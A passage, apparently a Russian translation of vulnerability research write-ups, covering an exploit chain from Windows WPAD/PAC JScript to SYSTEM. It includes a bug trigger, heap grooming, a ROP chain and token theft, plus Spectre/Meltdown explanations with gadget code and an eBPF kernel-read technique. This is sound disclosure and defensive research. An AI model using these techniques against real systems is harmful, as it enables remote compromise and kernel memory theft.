
```
var r = new RegExp(Array(100).join('()'));
''.search(r);
alert(RegExp.lastParen);
```


Индексы начала и конца за пределами памяти вызывают второе чтение за пределами входной строки. Установка `RegExp.input` в целое число и использование 41 пустой группы помещают управляемые значения туда, откуда извлекаются эти индексы.

Эксплойт выделяет 1000 строк по 10 000 символов UTF-16, освобождает каждую вторую и читает 20 080 байт через соседний живой вход. Выделения превышают предел LFH 16 КиБ, раскрывая метаданные красно-чёрного дерева Segment Heap с указателями на освобождённые блоки.



Раскрытый указатель определяет свободный слот размером 20 000 байт. Выделение 500 подготовленных строк такого же размера заполняет эти слоты, предоставляя известный адрес управляемых атакующим байтов без широкого распыления кучи.





Защитные страницы делают треть возможных соседств непригодной, но эксплойт обнаруживает отсутствие метаданных и повторяет попытку или завершает работу до повреждения.

Этап 2: переполнение

Проблема 1383 находится в `Array.sort`. `JsArrayStringHeapSort` выделяет одну временную запись на каждый определённый в данный момент элемент, а затем проходит до `Array.length` и


преобразует каждое значение в строку. Обратный вызов `toString()` может добавлять элементы во время цикла, из-за чего записи выходят за пределы исходного временного буфера.

Каждая 64-разрядная запись занимает 48 байт:


Смещение	Размер	Значение
0	8	Указатель на преобразованную строковую VAR
8	4	Исходный индекс массива
16	24	Исходная VAR
40	4	Флаг, зависящий от типа

Число double хранит выбранное атакующим 64-разрядное представление непосредственно по смещению 24. Кодирование адреса из первого этапа как double заставляет переполнение записать указатель на управляемые данные.


Целью служит хеш-таблица таблицы имён объекта JScript. Обращение к выбранным свойствам определяет, какие повреждённые указатели сегментов разыменовываются, а добавление члена 513 увеличивает таблицу с 1024 до 8192 байт.



Эксплойт разогревает сегмент LFH размером 8192 байта, создаёт 2000 объектов с 512 свойствами, увеличивает первые 1000 таблиц и сортирует массив длиной 300 со 170 определёнными элементами. Его буфер размером `(170 + 1) * 48 = 8208` байт относится к тому же сегменту LFH. Во время первого `toString` увеличиваются оставшиеся 1000 хеш-таблиц, а дополнительные элементы массива запускают переполнение.



Подготовленные данные представляют пять поддельных переменных. Одна содержит 1337 для определения повреждённого объекта. Другая использует специальный тип `0x400C` — косвенную VAR — и перекрывает тип первой переменной. Три вспомогательные несут значения типов 5, 8 и `0x400C`.



Изменение перекрывающегося типа предоставляет:

• Раскрытие указателя путём интерпретации содержащей указатель VAR как double.
• Произвольное чтение путём интерпретации выбранного адреса как строки.
• Произвольную запись путём интерпретации выбранного адреса как косвенной VAR.

Этап 3: обход CFG

Control Flow Guard не защищает адреса возврата. Каждый `NameTbl` JScript указывает на `CSession`, содержащую указатель вблизи вершины нативного стека. Произвольное чтение проходит по этой цепочке; произвольная запись заменяет адрес возврата.

Этап 4: выполнение кода от имени Local Service


Эксплойт раскрывает `jscript.dll` из таблицы виртуальных функций, проходит по импортам к `kernel32.dll` и `kernelbase.dll`, находит гаджеты и `WinExec`, раскрывает стек и записывает следующую ROP-цепочку:

```
RET
POP RCX; RET
address of command
POP RDX; RET
1
WinExec
```

Процесс работает от имени Local Service. Он не может напрямую пользоваться сетью, но может записать и выполнить бинарный файл следующего этапа в разрешённом каталоге.

Этап 5: повышение привилегий


Токен службы WPAD имеет привилегию `SeImpersonatePrivilege`.



Похищение токена DCOM захватывает токен SYSTEM. Компактная реализация на C++ размером 11 КиБ затем использует `CreateProcessWithToken` для запуска итоговой команды от имени SYSTEM.

Объединение этапов

Когда WinHttpAutoProxySvc запрашивает PAC, сервер атаки возвращает JScript-эксплойт. Полезная нагрузка ROP записывает и запускает вспомогательную программу повышения привилегий, которая запускает `cmd` от имени SYSTEM. Сбой допустим, поскольку служба перезапускается при следующем запросе; доказательство концепции намеренно вызывает сбой после выполнения полезной нагрузки и может многократно компрометировать новые экземпляры.



Заключение

Цепочка надёжно компрометировала полностью исправленный 64-разрядный компьютер с Windows 10 Fall Creators Update из локальной сети и потенциально из удалённых позиций DNS/WPAD. Обнаружение семи ошибок не означает, что возможности движка исчерпаны.

Надёжные исправления должны быть архитектурными: отключить WPAD по умолчанию или изолировать оценку PAC с очень узким интерфейсом ввода-вывода. Пользователи, которым он не нужен, могут отключить `WinHttpAutoProxySvc`, установив `HKLM\SYSTEM\CurrentControlSet\Services\WinHttpAutoProxySvc\Start` в `4`. Простое снятие флажка «Automatically detect settings» при тестировании не предотвращало атаку.

Чтение привилегированной памяти через побочный канал

Измерение времени доступа к кешу данных ЦП может раскрывать сведения, полученные во время ошибочно предсказанного выполнения, обеспечивая произвольное чтение виртуальной памяти через границы безопасности. Варианты затрагивают процессоры Intel, AMD и ARM. Project Zero сообщила о них этим производителям 1 июня 2017 года.

Известны три формы:

• Вариант 1, обход проверки границ: CVE-2017-5753.
• Вариант 2, внедрение цели перехода: CVE-2017-5715.
• Вариант 3, несанкционированная загрузка кеша данных: CVE-2017-5754.

Независимые исследователи описали варианты 1 и 2 в работе **2018-01-03-spectre.pdf** (файл в files/2018-01-03-spectre.pdf), а вариант 3 — в **2018-01-03-meltdown.pdf** (файл в files/2018-01-03-meltdown.pdf). Доказательства концепции Project Zero продемонстрировали утечку внутри одного процесса на Intel, AMD и Cortex-A57; чтение ядра Linux через eBPF со скоростью около 2000 байт/с; чтение ядра хоста KVM из гостевой системы со скоростью около 1500 байт/с; чтение ядра вариантом 3 при определённых предварительных состояниях кеша.

Проверенные процессоры

• Intel Xeon E5-1650 v3, Haswell.
• AMD FX-8320.
• AMD PRO A8-9600.
• ARM Cortex-A57 в Nexus 5X.

Термины

Завершение архитектурно фиксирует результаты инструкций. ЦП может выполнять инструкции не по порядку, но завершает их по порядку.

Спекулятивное выполнение продолжается за неразрешённым ветвлением по предсказанному пути. Записи регистров и памяти по неверному пути отменяются, но микроархитектурные эффекты, например заполнение кеша, могут сохраниться.

Окно ошибочной спекуляции — интервал до того, как ЦП обнаружит неверное предсказание и перенаправит выполнение.

Некешированные данные здесь означают данные, отсутствующие в кешах ЦП и доступные только из основной памяти, из-за чего загрузка занимает значительно больше 100 тактов.

Вариант 1: обход проверки границ

Теоретическое объяснение


Рассмотрим обычную проверку границ:

```
if (untrusted_offset < arr1->length) {
    unsigned char value = arr1->data[untrusted_offset];
}
```

Если `length` отсутствует в кеше, а переход предсказан как выполняемый, ЦП может временно выполнить загрузку за пределами памяти. Архитектурное состояние откатывается. Добавление второй загрузки, зависящей от данных, создаёт наблюдаемый эффект в кеше:

```
if (untrusted_offset < arr1->length) {
    unsigned char value = arr1->data[untrusted_offset];
    unsigned long index2 = ((value & 1) * 0x100) + 0x200;
    if (index2 < arr2->length)
        unsigned char value2 = arr2->data[index2];
}
```

После отката измерение времени доступа к `arr2[0x200]` и `arr2[0x300]` раскрывает один секретный бит. Повторение позволяет получить произвольные данные.




Атакующему нужен соответствующий шаблон кода в контексте жертвы либо интерпретатор или JIT, способный его создать.

Атака на ядро


Linux eBPF доступен обычным пользователям, проверяется верификатором и выполняется в контексте ядра через интерпретатор или простой JIT. Он предоставляет массивы данных и массивы указателей на функции, подходящие для этого шаблона.

В атаке используются две программы. Первая спекулятивно выполняет хвостовой вызов через индекс за пределами выровненного по странице `prog_map`, чтобы определить его адрес в ядре. Вызовы в пределах границ обучают предсказание; перебрасывание строки кеша с длиной массива на другое физическое ядро расширяет окно спекуляции за счёт задержки согласования кешей.

Вместо побайтового сканирования процесс отображает одни и те же 16 физических страниц в 32 768 соседних виртуальных диапазонов, покрывая 2 ГиБ. Спекулятивное обращение к любому псевдониму кеширует его общую физическую страницу, позволяя делать большие шаги по адресам.



Попадание раскрывает старшие и младшие биты адреса; повторное деление пополам с двумя общими страницами восстанавливает средние биты.



Вторая программа eBPF читает выбранное во время выполнения значение за пределами `victim_map`, выделяет один бит и использует его для выбора двух смещений `prog_map`, разделённых 128 байтами:

